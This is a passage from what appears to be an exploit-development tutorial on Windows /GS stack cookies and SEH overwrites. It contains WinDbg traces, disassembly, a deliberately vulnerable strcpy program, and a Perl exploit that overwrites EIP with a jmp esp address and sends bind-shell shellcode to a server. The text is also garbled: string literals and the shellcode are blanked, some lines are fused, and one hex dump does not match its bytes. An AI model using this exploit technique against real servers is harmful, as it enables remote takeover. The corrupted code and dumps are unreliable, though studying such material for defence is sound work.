0012cbdc  53 00 74 00 61 00 63 00-6b 00 20 00 61 00 72 00  S.t.a.c.k. .a.r.
0012cbec  6f 00 75 00 6e 00 64 00-20 00 74 00 68 00 65 00  o.u.n.d. .t.h.e.
0012cbfc  20 00 76 00 61 00 72 00-69 00 61 00 62 00 6c 00   .v.a.r.we.a.b.l.
0012cc0c  65 00 20 00 27 00 62 00-75 00 66 00 27 00 20 00  e. .'.b.u.f.'. .
0012cc1c  77 00 61 00 73 00 20 00-63 00 6f 00 72 00 72 00  w.a.s. .c.o.r.r.
0012cc2c  75 00 70 00 74 00 65 00-64 00 2e 00 00 00 00 00  u.p.t.e.d.......
```

The text in ESP "Stack around the variable 'buf' was corrupted" is the result of RTC check that is included in VS 2008. Disabling the Run Time Check in Visual Studio can be done by disabling compile optimization or setting /RTCu parameter.. Of course, in real life, you don't want to disable this, as it is well effective against stack corruption.

When you compile the original code with lcc-win32 (which has no compiler protections, leaving the executable vulnerable at runtime), and open the executable in windbg (without starting it yet) then the function looks like this :

```
(82c.af4): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffd7000 ecx=00000005 edx=00000020 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> uf pr
*** WARNING: Unable to verify checksum for c:\sploits\vulnsrv\\vulnsrv.exe
vulnsrv!pr:
004012d4 55              push    ebp
004012d5 89e5            mov     ebp,esp
004012d7 81ecf4010000    sub     esp,1F4h
004012dd b97d000000      mov     ecx,7Dh
```

```
vulnsrv!pr+0xe:
004012e2 49               dec     ecx
004012e3 c7048c5a5afaff   mov     dword ptr [esp+ecx*4],0FFFA5A5Ah
004012ea 75f6             jne     vulnsrv!pr+0xe (004012e2)

vulnsrv!pr+0x18:
004012ec 56               push    esi
004012ed 57               push    edi
004012ee 8dbd0cfeffff     lea     edi,[ebp-1F4h]
004012f4 8d35a0a04000     lea     esi,[vulnsrv!main+0x8d6e (0040a0a0)]
004012fa b9f4010000       mov     ecx,1F4h
004012ff f3a4             rep movs byte ptr es:[edi],byte ptr [esi]
00401301 ff7508           push    dword ptr [ebp+8]
00401304 8dbd0cfeffff     lea     edi,[ebp-1F4h]
0040130a 57               push    edi
0040130b e841300000       call    vulnsrv!main+0x301f (00404351)
00401310 83c408           add     esp,8
00401313 5f               pop     edi
00401314 5e               pop     esi
00401315 c9               leave
00401316 c3               ret
```

Now send a 1000 character Metasploit pattern) to the server (not compiled with /GS) and watch it die :

```
(c60.cb0): Access violation - code c0000005 (!!! second chance !!!)
eax=0012e656 ebx=00000000 ecx=0012e44e edx=0012e600 esi=00000001 edi=00403388
eip=72413971 esp=0012e264 ebp=41387141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
72413971 ??              ???
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !pattern_offset 1000
[Byakugan] Control of ebp at offset 504.
[Byakugan] Control of eip at offset 508.
```

We control eip at offset 508. ESP points to a part of our buffer:

```
0:000> d esp
0012e264  30 41 72 31 41 72 32 41-72 33 41 72 34 41 72 35  0Ar1Ar2Ar3Ar4Ar5
0012e274  41 72 36 41 72 37 41 72-38 41 72 39 41 73 30 41  Ar6Ar7Ar8Ar9As0A
0012e284  73 31 41 73 32 41 73 33-41 73 34 41 73 35 41 73  s1As2As3As4As5As
0012e294  36 41 73 37 41 73 38 41-73 39 41 74 30 41 74 31  6As7As8As9At0At1
0012e2a4  41 74 32 41 74 33 41 74-34 41 74 35 41 74 36 41  At2At3At4At5At6A
0012e2b4  74 37 41 74 38 41 74 39-41 75 30 41 75 31 41 75  t7At8At9Au0Au1Au
0012e2c4  32 41 75 33 41 75 34 41-75 35 41 75 36 41 75 37  2Au3Au4Au5Au6Au7
0012e2d4  41 75 38 41 75 39 41 76-30 41 76 31 41 76 32 41  Au8Au9Av0Av1Av2A
0:000> d
0012e2e4  76 33 41 76 34 41 76 35-41 76 36 41 76 37 41 76  v3Av4Av5Av6Av7Av
0012e2f4  38 41 76 39 41 77 30 41-77 31 41 77 32 41 77 33  8Av9Aw0Aw1Aw2Aw3
0012e304  41 77 34 41 77 35 41 77-36 41 77 37 41 77 38 41  Aw4Aw5Aw6Aw7Aw8A
0012e314  77 39 41 78 30 41 78 31-41 78 32 41 78 33 41 78  w9Ax0Ax1Ax2Ax3Ax
0012e324  34 41 78 35 41 78 36 41-78 37 41 78 38 41 78 39  4Ax5Ax6Ax7Ax8Ax9
0012e334  41 79 30 41 79 31 41 79-32 41 79 33 41 79 34 41  Ay0Ay1Ay2Ay3Ay4A
0012e344  79 35 41 79 36 41 79 37-41 79 38 41 79 39 41 7a  y5Ay6Ay7Ay8Ay9Az
```

```
0012e354  30 41 7a 31 41 7a 32 41-7a 33 41 7a 34 41 7a 35  0Az1Az2Az3Az4Az5
0:000> d
0012e364  41 7a 36 41 7a 37 41 7a-38 41 7a 39 42 61 30 42  Az6Az7Az8Az9Ba0B
0012e374  61 31 42 61 32 42 61 33-42 61 34 42 61 35 42 61  a1Ba2Ba3Ba4Ba5Ba
0012e384  36 42 61 37 42 61 38 42-61 39 42 62 30 42 62 31  6Ba7Ba8Ba9Bb0Bb1
0012e394  42 62 32 42 62 33 42 62-34 42 62 35 42 62 36 42  Bb2Bb3Bb4Bb5Bb6B
0012e3a4  62 37 42 62 38 42 62 39-42 63 30 42 63 31 42 63  b7Bb8Bb9Bc0Bc1Bc
0012e3b4  32 42 63 33 42 63 34 42-63 35 42 63 36 42 63 37  2Bc3Bc4Bc5Bc6Bc7
0012e3c4  42 63 38 42 63 39 42 64-30 42 64 31 42 64 32 42  Bc8Bc9Bd0Bd1Bd2B
0012e3d4  64 33 42 64 34 42 64 35-42 64 36 42 64 37 42 64  d3Bd4Bd5Bd6Bd7Bd
```

(esp points to buffer at offset 512)

```
$ ./pattern_offset.rb 0Ar1 1000
512
```

Quick and dirty exploit (with jmp esp from kernel32.dll : 0x7C874413) :

```
#
# Writing buffer overflows - Lab
# Exploit for vulnsrv.c
#
#
print "                                        ";
print "                                        ";
print "                              ";
print "                                        ";
use strict;
use Socket;
my $junk = "     " x 508;

#jmp esp (kernel32.dll)
my $eipoverwrite = pack('V',0x7C874413);

# windows/shell_bind_tcp - 702 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
"                                          " .
```

```
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"                                                        ".
"        ";

my $nops="    " x 10;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;

my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "                              ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "           ";
print "                                        ";
connect(SOCKET, $paddr) or die "            ";

print "                          ";
print SOCKET $junk.$eipoverwrite.$nops.$shellcode."  ";

print "                        ";
close SOCKET or die "          ";
```

```
system("                    ");
```

Ok, that works. Plain and simple, but the exploit only works because there is no /GS protection.

Now try the same against the vulnerable server that was compiled with /GS :

Application dies, but no working exploit.

Open the vulnerable server (with gs) again in the debugger, and before letting it run, set a breakpoint on the security_check_cookie :

```
(b88.260): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd7000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0
nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc int 3

0:000> bp vulnerable_server!__security_check_cookie
0:000> bl
0 e 004012dd 0001 (0001) 0:**** vulnerable_server!__security_check_cookie
```

What exactly happens when the buffer/stack is subject to an overflow ? Let's see by sending exactly 512 A's to the vulnerable server (example code :)

```
use strict;
use Socket;
my $junk = "    " x 512;

# initialize host and port
```

```
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');

# get the port addressmy $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "                         ";

# create the socket, connect to the portsocket(SOCKET, PF_INET, SOCK_STREAM, $proto) or
die "          ";
print "                                          ";
connect(SOCKET, $paddr) or die "            ";
print "                        ";
print SOCKET $junk."  ";
print "                    ";
close SOCKET or die "          ";
```

This is what happens in the debugger (with breakpoint set on vulnerable_server!__security_check_cookie) :

```
0:000> g
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001 edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0
nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
vulnerable_server!__security_check_cookie:
004012dd 3b0d00304000 cmp ecx,dword ptr
[vulnerable_server!__security_cookie (00403000)] ds:0023:00403000=ef793df6
```

This illustrates that code was added and a compare is executed to validate the security cookie.

The security cookie sits at 0×00403000

```
0:000> dd 0x00403000
00403000  ef793df6 1086c209 ffffffff ffffffff
00403010  fffffffe 00000001 00000000 00000000
00403020  00000001 00342a00 00342980 00000000
00403030  00000000 00000000 00000000 00000000
```

Because we have overwritten parts of the stack (including the GS cookie), the cookie comparison fails, and a FastSystemCallRet is called.

Restart the vulnerable server, run the perl code again, and look at the cookie once more (to verify that it has changed) :

```
(480.fb0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd9000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4
```

```
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> bp vulnerable_server!__security_check_cookie
0:000> bl
 0 e 004012dd     0001 (0001)  0:**** vulnerable_server!__security_check_cookie
0:000> g
ModLoad: 71a50000 71a8f000   C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000   C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001 edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vulnerable_server!__security_check_cookie:
004012dd 3b0d00304000     cmp     ecx,dword ptr [vulnerable_server!__security_cookie
(00403000)] ds:0023:00403000=d0dd8743
0:000> dd 0x00403000
00403000  d0dd8743 2f2278bc ffffffff ffffffff
00403010  fffffffe 00000001 00000000 00000000
00403020  00000001 00342a00 00342980 00000000
00403030  00000000 00000000 00000000 00000000
```

It's different now, which means that it is not predictable. (This is what usually happens. (MS06-040 shows an exploit that could take advantage of the fact that the cookie was static, so it is possible – in theory))

Anyways, if you now try to overflow the buffer, the application will die : **ntdll!KiFastSystemCallRet**

(set breakpoint on function pr, and step through the instructions until you see that the security cookie check fails before the function returns)

This should give us enough information on how the /GS compiler switch changes the code of functions to protect against stack overflows.

As explained earlier, there are a couple of techniques that would allow you to try to bypass the GS protection. Most of them rely on the fact that you can hit the exception handler structure/trigger an exception before the cookie is checked again. Other rely on being able to write to arguments,… No matter what WE've tried, it did not work with this code (could not hit exception handler). So /GS appears to be quite effective with this code.

Stack cookie bypass demonstration 1 : Exception Handling

The vulnerable code

In order to demonstrate how the stack cookie can be bypassed, we'll use the following simple c++ code (basicbof.cpp) :

```
#include "        "
#include "       "
```

```
#include "              "

void GetInput(char* str, char* out)
{
        char buffer[500];
        try
        {
         strcpy(buffer,str);
         strcpy(out,buffer);
         printf("                         ",buffer);
        }
        catch (char * strErr)
        {
                printf("                                   ");
                printf("                         ",strErr);
        }
}

int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

As you can see, the GetInput function contains a vulnerable strcpy, because it does not check the length of the first parameter. Furthermore, once 'buffer' was filled (and possibly corrupted), it is used again (strcpy to variable 'out') before the function returns. But hey – the function exception handler should warn the user if malicious input was entered, right ? :-)

Compile the code without /GS and without RTC.

Run the code and use a 10 character string as parameter :

```
basicbof.exe AAAAAAAAAA
Input received : AAAAAAAAAA
```

Ok, that works as expected. Now run the application and feed it a string longer than 500 bytes as first parameter. Application will crash.

(If you leave out the exception handler code in the GetInput function, then the application will crash & trigger your debugger to kick in.)

We'll use the following simple perl script to call the application and feed it 520 characters :


```
my $buffer=" " x 520;
system("
               ");
```

Run the script :

```
(908.470): Access violation - code c0000005 (!!! second chance !!!)
eax=0000021a ebx=00000000 ecx=7855215c edx=785bbb60 esi=00000001 edi=00403380
eip=41414141 esp=0012ff78 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
41414141 ??
```

=> direct ret/eip overwrite. Classic BOF.

If you try the same again, using the executable that includes the exception handling code again, the application will die. (if you prefer launching the executable from within windbg, then run windbg, open the basicbof.exe executable, and add the 500+ character string as argument)



Now you get this :

```
(b5c.964): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
basicbof!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
```

No direct EIP overwrite, but we have hit the exception handler with our buffer overflow :

```
0:000> !exchain
0012fee0: 41414141
Invalid exception stack at 41414141
```

How does the SE Handler work and what happens when it gets overwritten ?

Before continuing, as a small exercise (using breakpoints and stepping through instructions), we'll see why and when the exception handler kicked in and what happens when you overwrite the handler.

Open the executable (no GS, but with the exception handling code) in windbg again (with the 520 A's as argument). Before starting the application (at the breakpoint), set a breakpoint on function GetInput

```
0:000> bp GetInput
0:000> bl
 0 e 00401000     0001 (0001)  0:**** basicbof!GetInput
```

Run the application, and it will break when the function is called

```
Breakpoint 0 hit
eax=0012fefc ebx=00000000 ecx=00342980 edx=003429f3 esi=00000001 edi=004033a8
eip=00401000 esp=0012fef0 ebp=0012ff7c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
basicbof!GetInput:
00401000 55              push    ebp
```

If you disassemble function GetInput, this is what you will see :

```
00401000   $ 55             PUSH EBP ;save current value of EBP (=> saved EIP)
00401001   . 8BEC           MOV EBP,ESP ;ebp is now top of stack (=> saved EBP)
00401003   . 6A FF          PUSH -1
00401005   . 68 A01A4000    PUSH basicbof.00401AA0 ;  SE handler installation
0040100A   . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00401010   . 50             PUSH EAX
00401011   . 64:8925 000000>MOV DWORD PTR FS:[0],ESP
00401018   . 51             PUSH ECX
00401019   . 81EC 1C020000  SUB ESP,21C  ;reserve space on the stack, 540 bytes
0040101F   . 53             PUSH EBX
00401020   . 56             PUSH ESI
00401021   . 57             PUSH EDI
00401022   . 8965 F0        MOV DWORD PTR SS:[EBP-10],ESP
00401025   . C745 FC 000000>MOV DWORD PTR SS:[EBP-4],0
0040102C   . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]  ;start strcpy(buffer,str)
0040102F   . 8985 F0FDFFFF  MOV DWORD PTR SS:[EBP-210],EAX
00401035   . 8D8D F8FDFFFF  LEA ECX,DWORD PTR SS:[EBP-208]
0040103B   . 898D ECFDFFFF  MOV DWORD PTR SS:[EBP-214],ECX
00401041   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
00401047   . 8995 E8FDFFFF  MOV DWORD PTR SS:[EBP-218],EDX
0040104D   > 8B85 F0FDFFFF  MOV EAX,DWORD PTR SS:[EBP-210]
00401053   . 8A08           MOV CL,BYTE PTR DS:[EAX]
00401055   . 888D E7FDFFFF  MOV BYTE PTR SS:[EBP-219],CL
0040105B   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
00401061   . 8A85 E7FDFFFF  MOV AL,BYTE PTR SS:[EBP-219]
00401067   . 8802           MOV BYTE PTR DS:[EDX],AL
00401069   . 8B8D F0FDFFFF  MOV ECX,DWORD PTR SS:[EBP-210]
0040106F   . 83C1 01        ADD ECX,1
00401072   . 898D F0FDFFFF  MOV DWORD PTR SS:[EBP-210],ECX
00401078   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
```

```
0040107E   . 83C2 01        ADD EDX,1
00401081   . 8995 ECFDFFFF  MOV DWORD PTR SS:[EBP-214],EDX
00401087   . 80BD E7FDFFFF >CMP BYTE PTR SS:[EBP-219],0
0040108E   .^75 BD          JNZ SHORT basicbof.0040104D ;jmp to 0x0040104d,get next char
00401090   . 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-208] ;start strcpy(out,buffer)
00401096   . 8985 E0FDFFFF  MOV DWORD PTR SS:[EBP-220],EAX
0040109C   . 8B4D 0C        MOV ECX,DWORD PTR SS:[EBP+C]
0040109F   . 898D DCFDFFFF  MOV DWORD PTR SS:[EBP-224],ECX
004010A5   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010AB   . 8995 D8FDFFFF  MOV DWORD PTR SS:[EBP-228],EDX
004010B1   > 8B85 E0FDFFFF  MOV EAX,DWORD PTR SS:[EBP-220]
004010B7   . 8A08           MOV CL,BYTE PTR DS:[EAX]
004010B9   . 888D D7FDFFFF  MOV BYTE PTR SS:[EBP-229],CL
004010BF   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010C5   . 8A85 D7FDFFFF  MOV AL,BYTE PTR SS:[EBP-229]
004010CB   . 8802           MOV BYTE PTR DS:[EDX],AL
004010CD   . 8B8D E0FDFFFF  MOV ECX,DWORD PTR SS:[EBP-220]
004010D3   . 83C1 01        ADD ECX,1
004010D6   . 898D E0FDFFFF  MOV DWORD PTR SS:[EBP-220],ECX
004010DC   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010E2   . 83C2 01        ADD EDX,1
004010E5   . 8995 DCFDFFFF  MOV DWORD PTR SS:[EBP-224],EDX
004010EB   . 80BD D7FDFFFF >CMP BYTE PTR SS:[EBP-229],0
004010F2   .^75 BD          JNZ SHORT basicbof.004010B1;jmp to 0x00401090,get next char
004010F4   . 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-208]
004010FA   . 50             PUSH EAX                        ; /<%s>
004010FB   . 68 FC204000    PUSH basicbof.004020FC          ; |format = "
"
00401100   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]   \printf
00401106   . 83C4 08        ADD ESP,8
00401109   . EB 30          JMP SHORT basicbof.0040113B
0040110B   . 68 14214000    PUSH basicbof.00402114          ; /format = "

"
00401110   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]  ; \printf
00401116   . 83C4 04        ADD ESP,4
00401119   . 8B8D F4FDFFFF  MOV ECX,DWORD PTR SS:[EBP-20C]
0040111F   . 51             PUSH ECX                        ; /<%s>
00401120   . 68 30214000    PUSH basicbof.00402130          ; |format = "
"
00401125   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]    ; \printf
0040112B   . 83C4 08        ADD ESP,8
0040112E   . C745 FC FFFFFF>MOV DWORD PTR SS:[EBP-4],-1
00401135   . B8 42114000    MOV EAX,basicbof.00401142
0040113A   . C3             RETN
```

When the GetInput() function prolog begins, the function argument (our buffer "str") is stored at 0x003429f3 (EDX):

```
0:000> d edx
003429f3  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00342a03  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

A pointer to this argument is put on the stack (so at 0x0012fef4, the address 0x003429f3 is stored).

The stack pointer (ESP) points to 0x0012fef0), and EBP points to 0x0012ff7c. These 2 addresses now form the new function stack frame. The memory location ESP points to currently contains 0×00401179 (which is the return address to go back to the main function, right after calling GetInput())

```
basicbof!main
00401160 55              push    ebp
00401161 8bec            mov     ebp,esp
00401163 81ec80000000    sub     esp,80h
00401169 8d4580          lea     eax,[ebp-80h]
0040116c 50              push    eax
0040116d 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]  ;pointer to argument
00401170 8b5104          mov     edx,dword ptr [ecx+4]    ;pointer to argument
00401173 52              push    edx  ; buffer argument
00401174 e887feffff      call    basicbof!GetInput (00401000) ; GetInput()
00401179 83c408          add     esp,8  ;normally GetInput returns here
0040117c 33c0            xor     eax,eax0040117e 8be5          mov      esp,ebp
00401180 5d              pop     ebp
00401181 c3              ret
```

Anyways, let's go back to the disassembly of the GetInput function above. After putting a pointer to the arguments on the stack, the function prolog first pushes EBP to the stack (to save EBP). Next, it puts ESP into EBP so EBP points to the top of the stack now (for just a moment :)). So, in essence, a new stack frame is created at the "current" position of ESP when the function is called. After saving EBP, ESP now points to 0x0012feec (which contains 0c0012ff7c). As soon as data is pushed onto the stack, EBP will still point to the same location (but EBP becomes (and stays) the bottom of the stack). Since there are no local variables in GetInput(), nothing is pushed on the stack to prepare for these variables.

Then, the SE Handler is installed. First, FFFFFFFF is put on the stack (to indicate the end of the SEH chain).

```
00401003    . 6A FF         PUSH -1
00401005    . 68 A01A4000   PUSH basicbof.00401AA0
```

Then, SE Handler and next SEH are pushed onto the stack :

```
0040100A    . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00401010    . 50             PUSH EAX
00401011    . 64:8925 000000>MOV DWORD PTR FS:[0],ESP
```

The stack now looks like this :

```
 ^  stack grows up towards top of stack while address of ESP goes down
 | 0012FECC   785438C5   MSVCR90.785438C5
 | 0012FED0   0012FEE8
 | 0012FED4   7855C40C   MSVCR90.7855C40C
 | 0012FED8   00152150
 | 0012FEDC   0012FEF8   <- ESP points here after pushing next SEH
 | 0012FEE0   0012FFB0   Pointer to next SEH record
 | 0012FEE4   00401AA0   SE handler
 | 0012FEE8   FFFFFFFF    ; end of SEH chain
 | 0012FEEC   0012FF7C    ; saved EBP
 | 0012FEF0   00401179    ; saved EIP
```


```
| 0012FEF4   003429F3    ; pointer to buffer ASCII "
```

Before the first strcpy starts, some place is reserved on the stack.

```
00401019 . 81EC 1C020000  SUB ESP,21C  ;540 bytes, which is 500 (buffer) + additional
space
```


After this instruction, ESP points to 0x0012fcc0 (which is 0x0012fedc – 21c), ebp still points to 0x0012feec (top of stack). Next, EBX, ESI and EDI are pushed on the stack (ESP = ESP – C (3 x 4 bytes = 12 bytes), ESP now points at 0x0012FCB4.

Then, at 0x0040102c, the first strcpy starts (ESP still points to 0012fcb4). Each A is taken from the memory location where buffer resides) and put on the stack (one by one, loop from 0x0040104d to 0x0040108e).



This process continues until all 520 bytes (length of our command line argument) have been written

The first 4 A's were written at 0012fce4. If you add 208h (520 bytes) – 4 (the 4 bytes that are at 0012fce4), then you end up at 0012fee8, which has hit/overwritten the SE Structure. No harm done yet.



